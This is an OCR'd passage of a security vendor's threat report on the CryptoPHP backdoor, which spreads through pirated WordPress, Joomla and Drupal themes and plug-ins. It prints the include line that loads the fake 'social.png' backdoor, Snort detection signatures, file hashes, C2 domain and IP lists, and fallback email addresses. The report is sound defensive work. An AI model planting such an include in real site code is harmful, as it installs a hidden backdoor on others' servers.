
[4] http://myip.ms/info/whois/178.175.140.45#k

3 Infrastructure

CryptoPHP uses a combination of C2 servers, a domain to publish the backdoored content and a server that stores the published content. Most of these sites are hidden behind CloudFlare.

3.1 Spreading

CryptoPHP is spread through multiple websites, for example; Daily Nulled:




and Nulled Stylez:


Paid as well as free plug-ins and themes are published here and made downloadable from their server, in the past they relied on 'uploadseeds.com', a file sharing service. They stopped using this, most likely due to constant takedowns for offering pirated content.


3.2 Command and control servers

In total we identified 45 unique IP's and 191 unique domains. Plotting this infrastructure in a node graph shows one interesting aspect of their setup.




Every IP has 3-6 domains pointing to it and there are only a few that have overlapping IP's. For the most part the infrastructure is comprised of small nodes as seen in the image on right. We've only identified 2 domains that have overlap in IP data, as seen in the image below.





The C2 servers are located in the Netherlands, Germany, US and Poland:



4 CHECKING FOR CRYPTOPHP IN PLUG-INS AND THEMES

We've identified thousands of pirated plug-ins with the CryptoPHP backdoor installed. Listing all hashes for the files has no practical use as the ZIP files are gone after installation. The hashes from the backdoor listed in section 5.2 can be used to find current infections. The following IOC's describe how to check if a plug-in or theme already contains the backdoor.

One simple identifier for the backdoor is that the file is called 'social.png'. Although this can change in the future, in the versions we have seen this name has been constant.

4.1.1 WordPress

We have found both WordPress themes and plug-ins containing the CryptoPHP backdoor. For plug-ins the backdoor can be spotted by looking at the plug-in's main script. This script can be found by searching for a variation of the following snippet which identifies a plug-in for WordPress:

```
/*
Plug-in Name: <text>
Plug-in URI: <url>
Description: <text>
Version: <version number>
Author: <text>
Author URI: <url>
License: GPL2
*/
```

At the very bottom of this script a PHP snippet can be found, similar to this:

```
<?php include('images/social.png'); ?>
```

For themes the same snippet and fake PNG file will be used. The only difference is that the PHP snippet will be present in a file called 'functions.php', used inside WordPress themes.

4.1.2 Joomla

We have found both Joomla themes and plug-ins containing the CryptoPHP backdoor. For plug-ins the backdoor can be spotted by looking at the plug-in's main script. This script can be found by searching for a variation of the following snippet which identifies a plug-in for Joomla:

```
/**
 * ------------------------------------------------------------------------
 * <name >
 * ------------------------------------------------------------------------
 * @license - GNU/GPL, http://www.gnu.org/licenses/gpl.html
 * Author: <text>
 * Websites: <url>
 * ------------------------------------------------------------------------
 */
```

At the very bottom of this script a PHP snippet can be found, similar to this:

```
<?php include('images/social.png'); ?>
```

The same PHP snippet is present in the Joomla themes. It can be found in a file called 'component.php', which contains the following comment at the top to be identified by the Joomla installation:

```
/**
 * @version         <text>
 * @package         Joomla.Site
 * @copyrightCopyright <text>
 * @license         GNU General Public License version 2 or later; see LICENSE.txt
 */
```

4.1.3 Drupal

We have only found Drupal themes containing the CryptoPHP backdoor. The backdoor can be found in the 'template.php' file, at the very bottom of the file a PHP snippet can be found similar to this:

```
<?php include('images/social.png'); ?>
```

5 Appendix: Indicators of Compromise

The IOC's listed below are also published on GitHub:

```
https://github.com/fox-it/cryptophp
```

5.1 Network detection

We've created Snort IDS signatures that detect the check-in of the backdoor to the C2 servers. These signatures are also available via the EmergingThreats open ruleset.

The following signatures flag the POST requests towards the C2 servers:

```
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"ET WEB_SERVER FOX-SRT -
Backdoor - CryptoPHP Shell C2 POST"; flow:established,to_server; content:"POST";
http_method; content:"Content-Disposition|3a| form-data|3b|
name=|22|serverKey|22|"; http_client_body; fast_pattern:28,20; content:"Content-
Disposition|3a| form-data|3b| name=|22|data|22|"; http_client_body;
content:"Content-Disposition|3a| form-data|3b| name=|22|key|22|";
http_client_body; content:!"Referer: "; http_header; content:!"User-Agent";
http_header; content:!"Cookie:"; threshold: type limit, track by_src, count 1,
seconds 600; classtype:trojan-activity; sid:2019748; rev:1;
reference:url,blog.fox-it.com/2014/11/18/cryptophp-analysis-of-a-hidden-threat-
inside-popular-content-management-systems/;)
```

```
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"ET WEB_SERVER FOX-SRT -
Backdoor - CryptoPHP Shell C2 POST (fsockopen)"; flow:established,to_server;
content:"POST"; http_method; content:"Content-Type: application/x-www-form-
urlencoded"; http_header; content:"Connection: close"; http_header;
content:"serverKey="; fast_pattern; content:"data="; content:"key=";
content:!"Referer:"; http_header; content:!"User-Agent"; http_header;
content:!"Cookie:"; threshold: type limit, track by_src, count 1, seconds 600;
classtype:trojan-activity; sid:2019749; rev:1; reference:url,blog.fox-
it.com/2014/11/18/cryptophp-analysis-of-a-hidden-threat-inside-popular-content-
management-systems/;)
```

5.2 File hashes

The following hashes are for the different versions of the CryptoPHP backdoor that can be found on webservers. There is no strict filename used by the backdoor, although all versions we've encountered were named 'social.png', as seen in our initial incident analysis. In total we've identified 16 versions of the CryptoPHP backdoor with multiple internal version numbers.

Hashes	Version	First seen
MD5: 048a54b0f740991a763c040f7dd67d2b SHA1: fa81b95b24325c88bb4b64a7d314fe27c1ddb949	0.1	2013-09-25
MD5: d3c9f64b8d1675f02aa833d83a5c6342 SHA1: 28c397234dee6146abf988624601bac265a22d84	0.1	2013-10-25
MD5: 3a2ca46ec07240b78097acc2965b352e SHA1: 5c3c373c6594e19bead298b5038453874c4b6a9b	0.2	2013-11-06
MD5: 4c641297fe142aea3fd1117cf80c2c8b SHA1: ed0f7b8d6c5eb8603319c8c158377e483659db5a	0.2x1	2013-11-07
MD5: e27122ba785627fca79b4a19c8eea38b SHA1: d073c13644a020cb0cec71728f81915ec7b0160d	0.2x2	2013-11-07
MD5: 2640b3613223dbb3606d59aa8fc0465f SHA1: 37172d484ddfe57b3912b38a4103c14e00d57f2c	0.2x4	2013-11-07
MD5: f5d6f783d39336ee30e17e1bc7f8c2ef SHA1: 3fe8e61fb4871c541c869f99030344ce9eeb23af	0.2x9	2013-11-27
MD5: b75c82e68870115b45f6892bd23e72cf SHA1: b06abf21f388c1d53a43b0050c68e429f1114ce5	0.2	2013-12-01
MD5: 29576640791ac19308d3cd36fb3ba17b SHA1: 4b4809b7a3406a8f5cd996bd814afdadf69fe6eb	0.2b3	2013-12-27
MD5: b4764159901cbb6da443e789b775b928 SHA1: d357e8fac9b13613f8d3d4118910dd97f3070ffc	0.3	2014-02-12
MD5: 1ed6cc30f83ac867114f911892a01a2d SHA1: 13d674b396e65a109da124a14e18980dadf63266	0.3x1	2014-03-19
MD5: 325fc9442ae66d6ad8e5e71bb1129894 SHA1: 3ffc93695ca3c919f36d52d07bdb5b198e7c6d63	0.3	2014-03-26
MD5: 5b1d09f70dcfe7a3d687aaef136c18a1 SHA1: 133e6aa07fb27d86fa1b2ee1d0385d6b3a590333	0.3x1	2014-03-31
MD5: 20671fafa76b2d2f4ba0d2690e3e07dc SHA1: 59d6d1cfdf4a1254e3eca7c0425f8eec4ef13158	1.0	2014-11-04
MD5: 3249b669bb11f49a76850660411720e2	1.0a	2014-11-12

SHA1: 084590a4e1f1ea4e3dca16f05d035e8d222d2982		
MD5: ffd91f505d5618981935209326821 6ad SHA1: bc87aeea87d482b8404917a137b560c449979634	1.0a	2014-11-16

5.3 Command and Control servers

CryptoPHP has an extensive list of command and control servers. Overtime these have been updated. The following lists include all the C2 servers we have seen in the different versions of the backdoor.

5.3.1 Version 0.1

Checkin URL	IP
www.tipesh.biz/r/	209.99.40.223
www.jquuery.com/r/	-
www.talool.net/r/	-
www.gngoo.com/r/	-
www.didus.org/r/	-
www.domitian.net/r/	-
www.julianus.net/r/	-
www.macrinus.net/r/	-

5.3.2 Version 0.1 (other variant)

Checkin URL	IP
zarafan.org	78.138.118.195
ringostar.in	78.138.118.195
quoteboll.biz	78.138.118.195
hantersid.biz	78.138.118.196
zimlooks.com	78.138.118.196
sameyouto.com	78.138.118.197
wendami.me	209.99.40.222
badglorry.in	78.138.118.198
moongreen.info	78.138.118.198
zolokit.biz	-
higrees.in	87.119.222.112
kelmanstar.biz	78.138.118.199

hanterwall.pw	-
villagesun.in	78.138.118.200
giveourlife.org	78.138.118.200
moneycot.org	-
fraudsteel.com	78.138.118.201
turnfest.im	78.138.118.201
callmenauw.net	78.138.118.202
singletwo.net	78.138.118.202
blackmorgana.com	78.138.118.203
vivalites.biz	78.138.118.203
almamatez.com	78.138.118.204
cooperdup.mx	-
ergofilling.com	78.138.118.205
rishtofish.pw	78.138.118.205
raymybe.in	78.138.118.205
likebugs.in	78.138.118.206
travelsans.pw	78.138.118.206
trailmorey.com	78.138.118.207
crime-style.org	78.138.118.207
uniglader.biz	78.138.118.207
worldcut.biz	78.138.118.208
foltimaks.biz	78.138.118.208
wonderfails.net	78.138.118.208
worldcute.biz	78.138.118.209
outletginess.net	78.138.118.209
xenonstyles.net	78.138.118.209
badwolff.pw	87.119.222.113
blacktitan.org	209.99.40.224
milahoney.org	209.99.40.219
hollahup.me	209.99.40.223

slimflicker.in	87.119.222.115
mostelpay.com	209.99.40.222
nanograde s.net	209.99.40.222
thexorandor.in	87.119.222.116
hamstelbeer.biz	209.99.40.223
deadmary.biz	209.99.40.220
honeybun.in	87.119.222.117
zoneoflive.com	209.99.40.222
dreamknow.net	209.99.40.222
glentools.in	87.119.222.118
layfoster.net	209.99.40.222
danbarton.in	87.119.222.119
bimlolgroup.in	87.119.222.120
huntergil.biz	87.119.222.120
fatrats.in	87.119.222.121
milkaxe.biz	87.119.222.121
chansteel.in	87.119.222.122
sitenko.biz	-
twomath.biz	-
websiteacademy.biz	-
foodeyo.biz	-
esportals.biz	-
mawnews.in	87.119.222.118
termrock.in	87.119.222.119
stonerock.in	87.119.222.120
fmfoo.in	87.119.222.121
freeapart.in	87.119.222.122
carnk.com	-
cbsfree.com	-
inctwo.com	-

dayddb.com	-
foodrumer.com	-
guitarland.in	87.119.222.113
progman.in	87.119.222.114
fmfn.in	87.119.222.115
generalop.in	87.119.222.116
esportal.in	87.119.222.117
foosample.info	87.119.222.113
hbo4free.info	87.119.222.114
listen2u.info	87.119.222.115
nkpage.info	87.119.222.116
webhalf.info	87.119.222.117
fbguns.pw	78.138.118.195
pic2take.pw	78.138.118.196
chinesemasters.pw	78.138.118.197
foolazylady.pw	78.138.118.198
nuday.net	78.138.118.205
findoki.net	78.138.118.206
carandfly.net	78.138.118.207
fimfoo.net	78.138.118.208
awfwow.net	78.138.118.207
mtvnye.com	78.138.118.200
wikiqedias.com	78.138.118.201
sportcen.com	78.138.118.202
mtvfree.com	78.138.118.203
mawnew.com	78.138.118.204
termrock.com	78.138.118.195
orgfoo.com	78.138.118.196
fmdons.com	78.138.118.197
daramusics.com	78.138.118.198

froggerbobber.com	78.138.118.199
kolmens.com	87.119.222.118
foosamples.com	87.119.222.119
mtvboards.com	87.119.222.120
nudays.biz	87.119.222.121
carandflys.info	87.119.222.122
mathlow.co	78.138.118.195
menko.co	173.193.105.243
78.138.118.196	-
dayoo.co	78.138.118.197
asianon.co	78.138.118.198
ignews.co	173.192.117.66
dudelmans.info	78.138.118.195
paperplanets.info	78.138.118.196
chinese-foods.info	78.138.118.197
drummercoo.info	78.138.118.198
paperplanez.info	78.138.118.199
dondom.co	78.138.118.200
progmans.co	78.138.118.201
paperplanet.co	78.138.118.202
foodrumers.co	78.138.118.203
kolmen.org	87.119.222.113
daramusic.org	87.119.222.114
fighter-writer.org	87.119.222.115
nonsensefood.org	87.119.222.116
tablemasters.org	87.119.222.117
jsacademys.net	78.138.118.200
absolutelycute.net	78.138.118.201
asianons.net	78.138.118.202
nkpages.net	78.138.118.203

stonerocks.net	78.138.118.204
dudelman.biz	78.138.118.200
mtvboard.biz	78.138.118.201
g-analytics.biz	78.138.118.202
wikiqedia.biz	78.138.118.203
generalops.biz	78.138.118.204
guitarlands.biz	87.119.222.118
frogprogs.biz	87.119.222.119
chinesemaster.biz	87.119.222.120
pic2takes.biz	87.119.222.121
goodoo.biz	87.119.222.122
carruess.org	-
etymologi.in	87.119.222.113
gencan.in	87.119.222.114
tablemaster.in	87.119.222.115
joncon.in	87.119.222.116

5.3.3 Version 0.2, 0.2x1, 0.2x2, 0.2b3, 0x2x4, 0.2x9, 0.3, 0.3x1

Checkin URL	IP
-	87.119.221.11
eurolips.in	87.119.222.108
likebugs.in	78.138.118.206
trailmorey.com	78.138.118.207
worldcut.biz	78.138.118.208
worldcute.biz	78.138.118.209
zimlooks.com	78.138.118.196
sameyouto.com	78.138.118.197
moongreen.info	78.138.118.198
kelmanstar.biz	78.138.118.199
giveourlife.org	78.138.118.200
fraudsteel.com	78.138.118.201

almamatez.com	78.138.118.204
ergofilling.com	78.138.118.205
villagesun.in	78.138.118.200
movemorey.in	87.119.222.109
biofoodey.org	-
anything2u2.org	-
sportscen.org	-
cuttscan.org	-
freeaparts.org	-
sceniceyou.pw	78.138.118.205
ampm2u.pw	78.138.118.206
chairguy.pw	78.138.118.207
slimflicker.in	87.119.222.115
thexorandor.in	87.119.222.116
honeybun.in	87.119.222.117
glentools.in	87.119.222.118
danbarton.in	87.119.222.119
bimlolgroup.in	87.119.222.120
fatrats.in	87.119.222.121
chansteel.in	87.119.222.122
ringostar.in	78.138.118.195
bringletorn.biz	87.119.222.110
crime-style.org	78.138.118.207
foltimaks.biz	78.138.118.208
outletginess.net	78.138.118.209
rishtofish.pw	78.138.118.205
travelsans.pw	78.138.118.206
uniglader.biz	78.138.118.207
wonderfails.net	78.138.118.208
xenonstyles.net	78.138.118.209

blacktitan.org	209.99.40.224
hollahup.me	209.99.40.223
nanograde s.net	209.99.40.222
deadmary.biz	209.99.40.220
dreamknow.net	209.99.40.222
layfoster.net	209.99.40.223
stranges.info	87.119.222.111
huntergil.biz	87.119.222.120
milkaxe.biz	87.119.222.121
ramakit.biz	87.119.222.122
quoteboll.biz	78.138.118.195
fmdons.com	78.138.118.197
daramusics.com	78.138.118.198
froggerbobber.com	78.138.118.199
kolmens.com	87.119.222.118
foosamples.com	87.119.222.119
mtvboards.com	87.119.222.120
nudays.biz	87.119.222.121
carandflys.info	87.119.222.122
mathlow.co	78.138.118.195
menko.co	78.138.118.196
-	173.193.105.243
dynamicxor.com	-
wendami.me	209.99.40.222
zolokit.biz	-
hanterwall.pw	-
moneycot.org	-
websiteacademy.biz	-
foodeyo.biz	-
esportals.biz	-

mawnews.in	87.119.222.118
termrock.in	87.119.222.119
stonerock.in	87.119.222.120
fmfoo.in	87.119.222.121
freeapart.in	87.119.222.122
guitarland.in	87.119.222.113
progman.in	87.119.222.114
fmfn.in	87.119.222.115
generalop.in	87.119.222.116
esportal.in	87.119.222.117
foosample.info	87.119.222.113
hbo4free.info	87.119.222.114
listen2u.info	87.119.222.115
nkpage.info	87.119.222.116
webhalf.info	87.119.222.117
fbguns.pw	78.138.118.195
pic2take.pw	78.138.118.196
chinesemasters.pw	78.138.118.197
foolazylady.pw	78.138.118.198
koouse.pw	78.138.118.199
nuday.net	78.138.118.205
findoki.net	78.138.118.206
carandfly.net	78.138.118.207
fimfoo.net	78.138.118.208
awfwow.net	78.138.118.207
mtvnye.com	78.138.118.200
wikiqedias.com	78.138.118.201
sportcen.com	78.138.118.202
mtvfree.com	78.138.118.203
mawnew.com	78.138.118.204

5.3.4 Version 1.0, 1.0a

Checkin URL	IP
trailmorey.com	78.138.118.207
worldcut.biz	78.138.118.208
worldcute.biz	78.138.118.209
zimlooks.com	78.138.118.196
sameyouto.com	78.138.118.197
moongreen.info	78.138.118.198
kelmanstar.biz	78.138.118.199
giveourlife.org	78.138.118.200
fraudsteel.com	78.138.118.201
almamatez.com	78.138.118.204
ergofilling.com	78.138.118.205
villagesun.in	78.138.118.200
sceniceyou.pw	78.138.118.205
ampm2u.pw	78.138.118.206
chairguy.pw	78.138.118.207
slimflicker.in	87.119.222.115
thexorandor.in	87.119.222.116
glentools.in	87.119.222.118
danbarton.in	87.119.222.119
bimlolgroup.in	87.119.222.120
fatrats.in	87.119.222.121
chansteel.in	87.119.222.122
ringostar.in	78.138.118.195
crime-style.org	78.138.118.207
foltimaks.biz	78.138.118.208
outletginess.net	78.138.118.209

rishtofish.pw	78.138.118.205
travelsans.pw	78.138.118.206
uniglader.biz	78.138.118.207
wonderfails.net	78.138.118.208
xenonstyles.net	78.138.118.209
blacktitan.org	209.99.40.224
huntergil.biz	87.119.222.120
milkaxe.biz	87.119.222.121
ramakit.biz	87.119.222.122
quoteboll.biz	78.138.118.195
fmdons.com	78.138.118.197
daramusics.com	78.138.118.198
froggerbobber.com	78.138.118.199
kolmens.com	87.119.222.118
foosamples.com	87.119.222.119
mtvboards.com	87.119.222.120
nudays.biz	87.119.222.121
carandflys.info	87.119.222.122
mathlow.co	78.138.118.195
menko.co	78.138.118.196
-	173.193.105.243
mawnews.in	87.119.222.118
termrock.in	87.119.222.119
stonerock.in	87.119.222.120
fmfoo.in	87.119.222.121
freeapart.in	87.119.222.122
guitarland.in	87.119.222.113
progman.in	87.119.222.114
fmfn.in	87.119.222.115
generalop.in	87.119.222.116

foosample.info	87.119.222.113
hbo4free.info	87.119.222.114
listen2u.info	87.119.222.115
nkpage.info	87.119.222.116
fbguns.pw	78.138.118.195
pic2take.pw	78.138.118.196
chinesemasters.pw	78.138.118.197
foolazylady.pw	78.138.118.198
koouse.pw	78.138.118.199
nuday.net	78.138.118.205
findoki.net	78.138.118.206
carandfly.net	78.138.118.207
fimfoo.net	78.138.118.208
awfwow.net	78.138.118.207
mtvnye.com	78.138.118.200
wikiqedias.com	78.138.118.201
sportcen.com	78.138.118.202
mtvfree.com	78.138.118.203
mermodynamic.com	87.119.221.40
slaveralled.com	87.119.221.40
spearanoia.org	87.119.221.40
throughluk.net	87.119.221.40
sponsistorm.com	87.119.221.53
diagranti.com	87.119.221.53
domesistance.com	87.119.221.53
easibilitary.com	87.119.221.53
kittsburg.com	78.138.126.220
uganonym.com	78.138.126.220
austeal.com	78.138.126.223
divisits.com	78.138.126.224

hortwava.com	78.138.126.224
mountil.com	78.138.126.224
pointern.com	78.138.126.224
lincorporato.com	78.138.126.220
largelicacy.com	78.138.126.223
aeronager.com	50.17.195.149
duringsha.com	50.17.195.149
lincomers.com	50.17.195.149
mawnew.com	78.138.118.204
-	212.7.217.117

5.4 Backup communication email addresses

As mentioned in the analysis, older versions of the backdoor contain email functionality to 'call home' when the C2 servers are unreachable. The subject for these emails is always: '***Phone Home***' and is directed to one of the email addresses from the lists below.

5.4.1 Version 0.1

gkjhswguioy@outlook.com
asoiugfhewu@mail.com
weiorghoi@aol.com
agfyuhdevd@mail.ru
awrgaerg@yandex.ru

5.4.2 Version 0.1 (other variant)

sjuhdu@mail.ru

5.4.3 Version 0.2, 0.2x1, 0.2x2, 0.2b3, 0.2x4, 0.2x9, 0.3

sjuhdu@mail.ru
RandallTravolic@gmail.com
WilliamAnswert1951@gmail.com

ThomasBeturped@gmail.com
JulieThertow@gmail.com
DianeSumbregand@gmail.com
ChristopherComitaxby@gmail.com
RitaShmis1980@gmail.com
StacySoublartand@gmail.com
TrevorFidlen@gmail.com
CraigApperned@gmail.com
LupeAden1953@gmail.com
ChristineCourer49@gmail.com
RobertSamintme@gmail.com
JoanneThishat45@gmail.com
MichaelGaindred@gmail.com
BertiePrected@gmail.com
BeatrizSaingthad@gmail.com
EricaWomess@gmail.com
ChristopherSeturs@gmail.com
AnnThaster@gmail.com
SophieAndith@gmail.com
MelvinUntowent@gmail.com
MarkAppotherged1984@gmail.com
RobertSoute1960@gmail.com
NanceeAblemplaid@gmail.com
idabrom@aol.com
c_madi@aol.com
jimmie.mcgill1@aol.com
chuck.patel2@aol.com
ajanta_shafer1@aol.com
zandre_magee@aol.com
denisebechard@aol.com

meldrinbuttner@aol.com
aldadoral@aol.com
jaya_gibson@aol.com
christine.stiles@aol.com
jacinto.paz@aol.com
nokomisreich@aol.com
menaghmorrin1@aol.com
gelettab@aol.com
dorrie.koester@aol.com
p.shumate@aol.com
apolonia_swanson@aol.com
miriam_branham@aol.com
haley_navarro1@aol.com
panaderia_horn1@aol.com
v.shaska@aol.com
kenny_teel@aol.com
priya.tinson@aol.com
stella_burke@aol.com
recardo.polzin@aol.com
talourez@aol.com
doretha_ebberts@aol.com
abdul_rainbolt1@aol.com
v.fuertes@aol.com
cred_hartwig@aol.com
larryrohfing@aol.com
alvin.wiggins@aol.com
mauricio.kelley1@aol.com
veda_niknam@aol.com
leoneruini@aol.com
m.kouang@aol.com

albertha_zoreda@aol.com
i_mansur@aol.com
morgan_hickmon@aol.com
c.feider@aol.com
ash.dulin@aol.com
pamela.gorner@aol.com
blaza.wann@aol.com
a.ziezele@aol.com
rob_hess@aol.com
graciela.flohr@aol.com
aurelia_bavone1@aol.com
i_paul1@aol.com
bart.hodgins@aol.com
di.veale@aol.com
lashunda_muscia@aol.com
lolita.mock1@aol.com
april_mexican@aol.com
iren.powell1@aol.com
k.crommet@aol.com
kiranjeetstoops@aol.com
modesta_carrol@aol.com
rashedbabayan@aol.com
jewell.parks1@aol.com
LouisaCouseyim@yahoo.com
AliciaGoodwinolu@yahoo.com
JackieAndrewsyno@yahoo.com
ColletteLivermoreafo@yahoo.com
SylviaUrryily@yahoo.com
LuciaRobinsonfod@yahoo.com
CarlyPartisvig@yahoo.com

PatsyLenniepsu@yahoo.com
StevieBoseadg@yahoo.com
StephanieHealeyrak@yahoo.com
TerryNihateny@yahoo.com
MayaGriffinebi@yahoo.com
DannyLangridgeumc@yahoo.com
AngeliqueToweymip@yahoo.com
KimRoseugf@yahoo.com
SharronNelsonlyb@yahoo.com
KeileyHarrygym@yahoo.com
BobbiBridgesiby@yahoo.com
MayaHallfordcyl@yahoo.com
JadeneTatchleyton@yahoo.com
ShaniceHaddadmoo@yahoo.com
LibbyRagoelan@yahoo.com
LacyTippleate@yahoo.com
SammyGoochoby@yahoo.com
VivienEllenvot@yahoo.com
ChristieJardineuby@yahoo.com
MicheleElphickuvu@yahoo.com
MillieEarlopo@yahoo.com
GeorgiaChristiedyb@yahoo.com
EmilieDennisonlro@yahoo.com
MiriamInglisygr@yahoo.com
DevonGulluua@yahoo.com
KiranBlackettumu@yahoo.com
YazminWixtedcya@yahoo.com
JeanPurserosi@yahoo.com
JodieeDavysia@yahoo.com
BeverlyBrycesov@yahoo.com

FannyDragicevicabi@yahoo.com
DebbieMaskellucy@yahoo.com
CiaraFerraiolikin@yahoo.com
HaleyPinkertonivo@yahoo.com
BenitaHurturkyuc@yahoo.com
JanetDonaldsoncia@yahoo.com
CollettePhilbyamy@yahoo.com
RemiLenniebfi@yahoo.com
zukofetyrily@hotmail.com
famehipyrov@hotmail.com
jybudoxirute@hotmail.com
qirotunakiri@hotmail.com
bitogodylaga@hotmail.com
gefyhucebut@hotmail.com
tegipegyjina@hotmail.com
luninuveqyz@hotmail.com
kyberubumud@hotmail.com
zuzosyzireta@hotmail.com
fisedisyzyxi@hotmail.com
konotynaqyr@hotmail.com
fapykogyceny@hotmail.com
dywonahagax@hotmail.com
lylicuqaziwe@hotmail.com
xacehifadap@hotmail.com
nixihoriroke@hotmail.com
bebysefumic@hotmail.com
kacovufusama@hotmail.com
rycyfujados@hotmail.com
matohyzozuxo@hotmail.com
lohuxyhymys@hotmail.com

higygaqumule@hotmail.com
raxugiridare@hotmail.com
jidicicetac@hotmail.com
nifisifapojy@hotmail.com
loragojikuz@hotmail.com
nutecogixoh@hotmail.com
lenitygakyn@hotmail.com
lahudihycic@hotmail.com
nugetajebih@hotmail.com
muqufecysytu@hotmail.com
gixulyluleda@hotmail.com
kamefydumete@hotmail.com
joqysacysysa@hotmail.com
pizunekymabi@hotmail.com
roxorydapafe@hotmail.com
lesyxidagor@hotmail.com
kaheqibuzyq@hotmail.com
vobusazivodu@hotmail.com
dikyjatemid@hotmail.com
